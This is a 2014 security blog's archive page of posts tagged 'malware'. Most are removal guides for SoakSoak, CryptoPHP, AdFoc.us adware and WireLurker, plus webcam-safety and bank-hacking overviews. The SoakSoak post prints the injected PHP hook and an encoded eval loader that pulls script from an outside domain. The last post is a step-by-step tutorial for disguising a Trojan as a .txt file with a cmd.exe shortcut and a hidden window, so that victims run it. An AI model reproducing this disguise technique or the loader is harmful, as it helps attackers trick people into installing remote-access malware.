Showing posts with label malware. Show all posts

15/12/2014

New SoakSoak Malware Compromises Over 100,000+ WordPress Websites

New ‘SoakSoak’ Malware Compromises Over 100K WordPress Websites
The users of WordPress, a free and open source blogging tool as well as content management system (CMS), are being informed of a wides pread malware attack campaign that has already compromised more than 100,000 websites worldwide and still counting.
Earlier Sunday morning, news broke throughout the WordPress community regarding a widespread malware attack that has already comprised over 100,000 websites and counting. This harmful malware campaign has been brought forth by SoakSoak.ru thus being dubbed the ‘SoakSoak Malware’ epidemic. Those affected by the virus may be experiencing erratic site behavior including unexpected redirects to SoakSoak.ru web pages along with the potential for automatic downloads of malicious files to visitor’s computers without consent. Google has already been on top of this infection and has added over 11,000 websites to their blacklist that could have a serious effect on the revenue potential for those site owners. The infections aren’t targeted strictly at WordPress sites, but it appears this is the largest platform that has been infected. According Sucuri, a WordPress security solution, the exact method of intrusion has not been pinpointed at this time although several signals led them to believe many WordPress users could have fallen victim to a recent vulnerability in the premium Slider Revolution plugin If you’re a site owner and worried about the potential risk of infection to your own website, head over to Free SiteCheck scanner to see whether you are in the clear or if the malware has already burrowed its way into your site.
How to remove SoakSoak malware
(Sucuri – SoakSoak – SiteCheck)

SoakSoak Malware Anatomy
It is modifying the filewp-includes/template-loader.php and including this content:
<?php
function
FuncQueueObject()
{
wp_enqueue_script("swfobject");
}
add_action("wp_enqueue_scripts",
'FuncQueueObject');
This causes the wp-includes/js/swobject.js to be loaded on every page you view on the site which includes the malware here:
eval(decodeURIComponent
("%28%0D
%0A%66
%75%6E
%63%74
%69%6F
%6E%28
%29%0D
%0A%7B
%0D%..72
%69%70
%74%2E
%69%64
%3D%27
%78%78
%79%79
%7A%7A
%5F%70
%65%74
%75%73
%68%6F
%6B%27
%3B%0D
%0A%09
%68%65
%61%64
%2E%61
%70%70
%65%6E
%64%43
%68%69
%6C%64
%28%73
%63%72
%69%70
%74%29
%3B%0D
%0A%7D
%28%29
%0D%0A
%29%3B"));
This malware when decoded loads a javascript malware from the SoakSoack.ru domain, specifically this file:
hxxp://soaksoak.ru/xteas/code

How Remove SoakSoak Malware?
Currenty, there's no removal procedure yet to be found. Howere, we have listed the some steps to bring it down.
1. If you have installed a theme, template, or any plugin from SoakSoak.ru remove it immediately.
2. If you've hosted your WordPress site to any other hosting service, check there all you files and look for the above mentioned codes that cause the site infection.
3. If you believe you had never visited the SoakSoak.ru but you are observing unfamiliar behaviour of your WordPress site, login to you site then expand the widget templete and look for above mentioned codes and remove them.
4. When yo finish the step 1 and step 2 and 3, go back to Free SiteCheck scanner and scan it again to know whether your site is okay or not.
Love this article?
Share it with your friends on Facebook

26/11/2014

How to Clear/Remove CryptoPHP PHP Deadly Malware


What is CryptoPHP
CryptoPHP is a dangerous threat named by the Fox-IT’s security research team who detected it for the first time in the year of 2013. (Read recent news about cryptophp). According to them the threat uses the backdoor themes and plug-ins which uses in the CMS (content management system) to attack the web servers. This is so because today many of the web administrators are using CMS rather than the raw HTML for building their websites. The popular CMS like Word press, Joomla and Drupal are under the attack as they are using the pirated themes and plug-ins on their websites. Once if you have installed these backdoor malicious themes and plug-ins on your website, the malware can be controlled by the attackers by manually or via command and control (CC) and email communications. From there on-wards they will use your website for illegal search optimization, which is known as Blackhat SEO.
Recommend Post:-How To Detect And Remove WireLurker Malware From iPhone, iPad
CryptoPHP carries several hardcoded domains for command-and-control communications and uses RSA encryption to protect its communications with the C2 servers. Some versions also have a backup ability to communicate over email if the C2 domains are taken down. The PHPCrypto malware can update itself, inject content into the compromised sites it sits on and perform several other functions. Fox IT has a very in-depth whitepaper available Operators of CryptoPHP currently abuse the backdoor for illegal search engine optimization, also known as Blackhat SEO. The backdoor is a well developed piece of code and dynamic in its use. The capabilities of the CryptoPHP backdoor include:
*. Integration into popular content management systems like WordPress, Drupal and Joomla.
*. Public key encryption for communication between the compromised server and the command and control (C2) server.
*. An extensive infrastructure in terms of C2 domains and IP’s.
*. Backup mechanisms in place against C2 domain takedowns in the form of email communication.
*. Manual control of the backdoor besides the C2 communication.
*. Remote updating of the list of C2 servers.
*. Ability to update itself.
From Last few days Abuseat/CBL have suddenly built this into their database. Now they are blocking server IP which contains CryptoPHP PHP malware.

How to Detect and Clean CryptoPHP PHP Malware
It seems attacker is injecting malware using social.png file. Here is a simple command that can really find all such files and print first 80 characters from this file just to confirm it’s content.
find/home/ -name "social*.png" -exec grep -E -o 'php.{0,80}' {} \; -print
You need to delete those files and examine such user account, Because just deleting this file will not actually solve anything. Also you can run following command.
find -L /home -type f -name '*.png' -print0 | xargs -0 file | grep "PHP script" > /root/crypto.txt
This will check all png files, you can expand it to check all jpg and gif files as well. The output will contain a list of files that are actually php scripts. Also I’d suggest to run maldet or clamav scan on your server to find out the CryptoPHP PHP malware. Make sure to update both clamav and maldet prior to scanning.
freshclam
maldet -u
Also submit IP removal request on CBL.
Important Tips:
*. Do not install web templates/themes from unknown website.
*. Before file installation, scan the whole document on well known website scanners like VirusTotal, Metascan Online and so on.
*. If you are a web developer, expand the whole file and look for unknown coding/characters. If unknown codes found, remove them in order to hit the code maker.
Love this article?
Share it with your friends on Facebook

25/11/2014

How to Remove AdFoc.us pop up advertisements


AdFoc.us is an adware program that generates advertisements and hijacks your browser search settings, then redirects your searches to affiliated advertisers. AdFoc.us attacks Google Chrome, Internet Explorer and FireFox. When you place a search, AdFoc.us intercepts that search and diverts it to its own advertising network, which in most cases offers search results that are not necessarily best fit.
Read Also:-How To Detect And Remove WireLurker Malware From iPhone, iPad
In other cases, AdFoc.us Ads either generate popups or double underlined words and phrases on your search result pages. When you hover over the underlined word, a popup appears in the upper left corner.
AdFoc.us Symptoms include:
*. Your default search engine is switched to AdFoc.us
*. Searches are redirected.
*. A new toolbar appears.
*. Your browser start page may change.
*. You see AdFoc.us ads on pages you visit
*. You see AdFoc.us pop up advertisements
Detected AdFoc.us Entries:
*. C:\ProgramData\AdFoc.us
*. C:\Program Files\AdFoc.us
In order to remove AdFoc.us Ads, click here to scan your PC (the app offers a free scan (not removal). However, you can remove this from program files in your computer or uninstall it from Control panel > Add remove programs for more help visite Browser Resetting Best of all. We would appreciate your feedback, so please feel free to drop us a small note (by clicking on Contact Us above) telling us how the removal went.
Love this article?
Share it with your friends on Facebook

21/11/2014

How To Detect And Remove WireLurker Malware From iPhone, iPad


What is WireLurker?
The WireLurker malware, known to infect OS X powered Macs and iOS devices has stirred up the Apple community. Malware that successfully infects Apple products is rare. On the Mac that was because criminals tended to go after the much bigger Windows market, while on the iPhone and iPad, Apple's App Store security has been exemplary. Known to exist as a threat in China

How do I detect WireLurker?

The WireLurker malware installs a number of files on your OS X system, which set it up to detect any iOS systems you attach by a USB cable, and then install malware into that iOS device. If you have any of these files on your Mac, then you likely have the malware installed. These have been outlined by Palo Alto Networks, the company that discovered the malware, and for the current variant of the malware include the following files:
1. A file called run.sh in the Macintosh HD > Users > Shared folder
2. Any of the following files in the Mac into sh HD > Library > Launch Daemons folder
com.apple.machook_damon.plist
com.apple.globalupdate.plist
3. Any of the following files in the Macintosh HD > System > Library > Launch Daemons folder
com.apple.appstore.plughelper.plist
com.apple.MailServiceAgentHelper.plist
com.apple.systemkeychain-helper.plist
4. In addition, the following files and folders will be in the hidden usr/bin directory, which can be opened by pressing Shift-Command-G in the Finder and then then entering “/usr/bin” in the path field that shows up:
globalupdate/usr/local/machook/WatchProcitunesupdate
com.apple.MailServiceAgentHelper
If you see any or all of these files in your Mac’s hard drive, then your Mac has likely been compromised.

How to protect against WireLurker?
The first step Mac users can take to protect themselves is to not download or run any applications that come from third-party app stores. Go to OS X's System Preferences, click "Security and Privacy," and then select "Allow apps downloaded from Mac App Store (or Mac App Store and identified developers)." This will prevent the Mac from installing any software unauthorized by Apple. Next, install a decent OS X antivirus application. Some of the best ones are free, so you have nothing to lose. Be sure to keep all the software on all your iOS and OS X devices up-to-date. Apple is quite responsive about patching vulnerabilities. Never connect your iPhone to an unknown or untrusted computer, whether it's a Mac or a PC, or even an untrusted charger, chargers can actually be mini-computers.

How do I remove WireLurker?
Fortunately, WireLurker appears to be easy to remove. All you have to do is delete the related files from the affected Macs or iOS devices.
For Jailbroken Users
Step 1: Install a File manager such as iFile or Filza. You could also use SSH capabilities to gain access to your iDevice from your Mac or PC.
Step 2: Navigate to > Library > MobileSubstrate > DynamicLibraries.
Step 3: Here, look for a file named sfbase.dylib and if found, you know your device is infected. However, if no such file exists, breathe a sigh of relief. Normally one would perceive deleting this file as a removal of the threat that WireLurker is, but it is recommended that you do a complete restore of your iOS device from iTunes.
For Non-Jailbroken Users
Although there’s no way you can be infected by WireLurker at this point, considering Apple has placed in appropriate security measures, but, there’s a possibility that you conceived the malware a while back before the Cupertino giant took action. And if you believe that you’re infected, and don’t happen to be jailbroken, then read on.
Step 1: Open the Settings app and go to General > Profile.
Step 2: Check for any anomalous profile and if you find one delete it.
Step 3: Check all installed apps for strange behavior, and delete all strange or suspicious ones that you find installed. Again, it is highly recommended that you do a complete restore of your iOS device from iTunes till a more effective and sure fire solution comes up.

Webcam Safety Tips: Are You Being Watched Through Your Webcam?


Webcam Safety Tips

A few clicks of the mouse, and your webcam is activated and ready to be used. But have you considered the possibility that someone else could be watching you through your own webcam?
Read Also:- How to use your phone as a wireless keyboard and mouse for your PC
Well, strictly speaking, if your computer is secure and uninfected, can’t be accessed remotely, and has strong password, locked case, tied up with string to prevent people from accessing it when unattended, then no worries, you’re good.

How Webcams Get Hacked
Hackers utilize a type of software called Remote access tool (RAT) that allows them to remotely access a computer as if they were physically there. Though RATs were designed for legal purposes, like allowing a technician to remotely access a user’s computer to troubleshoot problems without having to physically be there, hackers exploit this software for their own benefit.
Typically, a hacker lures an unsuspecting user into clicking on a link, opening a picture or email attachment, visiting a specific website, or downloading some software. After the user falls for one of these, the RAT software is secretly installed onto the user’s computer. The hacker now has remote access to the user’s computer.

Preventing Your Webcam from Being Hacked
Many articles recommend covering the lens of the webcam with a piece of paper to prevent hackers from spying on you. But doing that alone is brushing the real problem under a rug. Having your webcam hacked means your PC has been compromised by some malware, and you need to take immediate action to get rid of it. Here are some easy things you can do that can prevent your computer from being compromised in the first place.

Don’t Click on Unknown Links
Hackers lure victims into installing RAT software onto their PC by disguising links, pictures, or email attachments as something desirable, such as free music, movies, or desktop wallpapers. Be wary of suspicious websites that offer similar items. Also be cautious about clicking on shortened links you may find on social media sites.

Equip your computer with an antivirus and two-way firewall
Having an antivirus and two-way firewallis minimum security any PC should be equipped with. An up-to-date and active antivirus helps to detect and remove malware from infecting your computer. A two-way firewall monitors inbound and outbound traffic to-and-from your computer.

Be cautious of tech support offering remote assistance
Hackers may physically contact you by claiming there are problems with your computer. They’ll try to persuade you to install a program that allows them remote access to your computer, so that they can fix the problem. Simply ignore calls from those who claim they are tech support.

Secure your wireless connection
A hacker can easily hack into unsecure Wi-Fi networks with a laptop, antenna, and widely available software. Don’t make it easy for them. Secure your wireless connection with a strong and complex password.

Disable Windows Remote Access
Though most RATs deployed by malware are custom tools, disabling Windows Remote Assistance and Remote Desktop is one thing you can do to prevent hackers from remotely accessing your computer.
Love this article?
Share it with your friends on Facebook

20/11/2014

How Hackers Hack Bank Accounts and Personal Information

Most people learning hacking always have a keen interest in knowing that how they can hack bank accounts of other people. But most of them find it pity much difficult such that now they have made a perception that bank account information like credit cards or debit cards or net banking passwords cannot be hacked. Its truth to an extent that hacking Banking account information and credit or debit cards passwords is most difficult and almost impossible part. Today i will discuss with you why hacking bank account information is tough and always considered as impossible task. We will also discuss the different methods that hackers use to hack bank account information nowadays.
Recommend Post What Is Keylogger And How To Be Safe From Keyloggers

I am quite sure that almost everybody using internet nowadays uses that internet to pay online bills, book reservation tickets, purchase online things or simply transfer money i.e. involved in at least some kind of online transaction that is related to money i.e. banking information, credit or debit card payments or simply Net banking. Most of banks uses SSL (Secured Sockets Layer) connection and at least 128 or 256 bit encryption for online banking and transaction purposes. Also now an extra layer of security is introduced that is called transaction PIN layer means for each and every online transaction you have to enter your passwords and during transaction you have to enter PIN (a type of password that varies 4 to 8 chars in length). Thus bank do alot of work to protect your secret information and credentials from the eyes of the world that may wish to gain access to your such a vital information.
Below example will illustrate you how powerful the encryption method is:
* . 40 bit encryption, means there are 2^40 possible keys that could fit into the lock that holds your account information. That means there are many billions of possible keys that means brute forcing such thing is imposable. Only thing now left is dictionary and rainbow attack. But its not only the security measure that banks used to secure there information. Also its only 40 bit encryption.
* . 128 bit encryption means there are 2^88 times as many as key combinations that are being possible for 40 bit encryption. That means a computer would require exponentially more processing power and time than for 40-bit encryption to find the correct key. That's a very powerful method of encrypting data sent from your machine to bank machine. But unfortunately it's all is useless to you once your system has been compromised or hacked. Now How these all security Encryption can be bypassed and your system can be compromised online. There are several methods for exploiting and bypassing such account information Some of them are:
1. Phishing
Read Also How to create fake or Phishing web page for Gmail
2. Trojans
3. Session Hijacking
Warning: This blog contains materials that can be potentially damaging or dangerous. If you are looking to comment a crime, you must leave this site now! Refer to the laws in your province/country before accessing, using, or in any other way utilizing these materials. These materials are for educational, public awareness and research purposes only. Do not attempt to violate the law with anything contained here. If this is your intention, then LEAVE NOW! Neither administration of this blog nor the author(s) of this material, or anyone else affiliated in any way, is going to accept responsibility for your actions.
We http://deadlyuniversityspy.blogspot.com/ are providing a lot of hacking tutorials, methods to crack passwords and other similar stuffs in order to develop hackers attitude to learn self defence from Computer Criminals attack and to detect the ways in which hackers can infiltrate your system.
Love this article?
Share it with your friends on Facebook

27/10/2014

How to Sent a Trojan Horse Virus as Txt File

Today I am Going to Explain you that How to Send Trojans as a Text Files that will execute your desired codes.. As you all know that .exe is a Executable File and can run a Code .In this Guide I will teach you How to make a .txt executable that can run all of your codes binded or crypted behind it.
What is RAT or Remote Access Trojan?

Purpose of Trojan horses?
Trojan horses are designed to allow a hacker remote access to a target computer system. Once a Trojan horse has been installed on a target computer system it is possible for a hacker to access it remotely and perform various operations. The operations that a hacker can perform are limited by user privileges on the target computer system and the design of the Trojan horse.

Send Trojans as a Text Files
1. First of all You have to download the TEXT ICON PACK. You can download it from internet
2. Extract the Icon Pack to Obtain the Text Icons.

3. Open a new file, Right click - New - Shortcut Type the location of the item:
"X:/WINDOWS\system32\cmd.exe/cfile.txt" (where stands for "X"=Drive)

And name it Readme.txt

4. After creating the readme.txt file right click on it and choose Properties in the Start in fill %currentdir% in the Run choose Minimized

5. Then change the icon with one of the TXT icons from the pack by right clicking the readme.txt file then Properties-Change Icon.
6. In order to execute a file you need one just change your Server/Virus extension to .TXT and name it file.txt Now you have a .TXT Shortcut and .TXT Executable, when opening the txt shortcut it opens a command C:\WINDOWS\system32\cmd.exe /c test.txt" that executes the file you want.
7. Now the readme.txt executes a command window, in order to hide it Right click on the readme.txt and choose properties > Layout and reduced the size on the window to height=1 and width=1. Now change the window position to height=999 and width=999.
8. Now you are ready to sent a trojan as a txt file.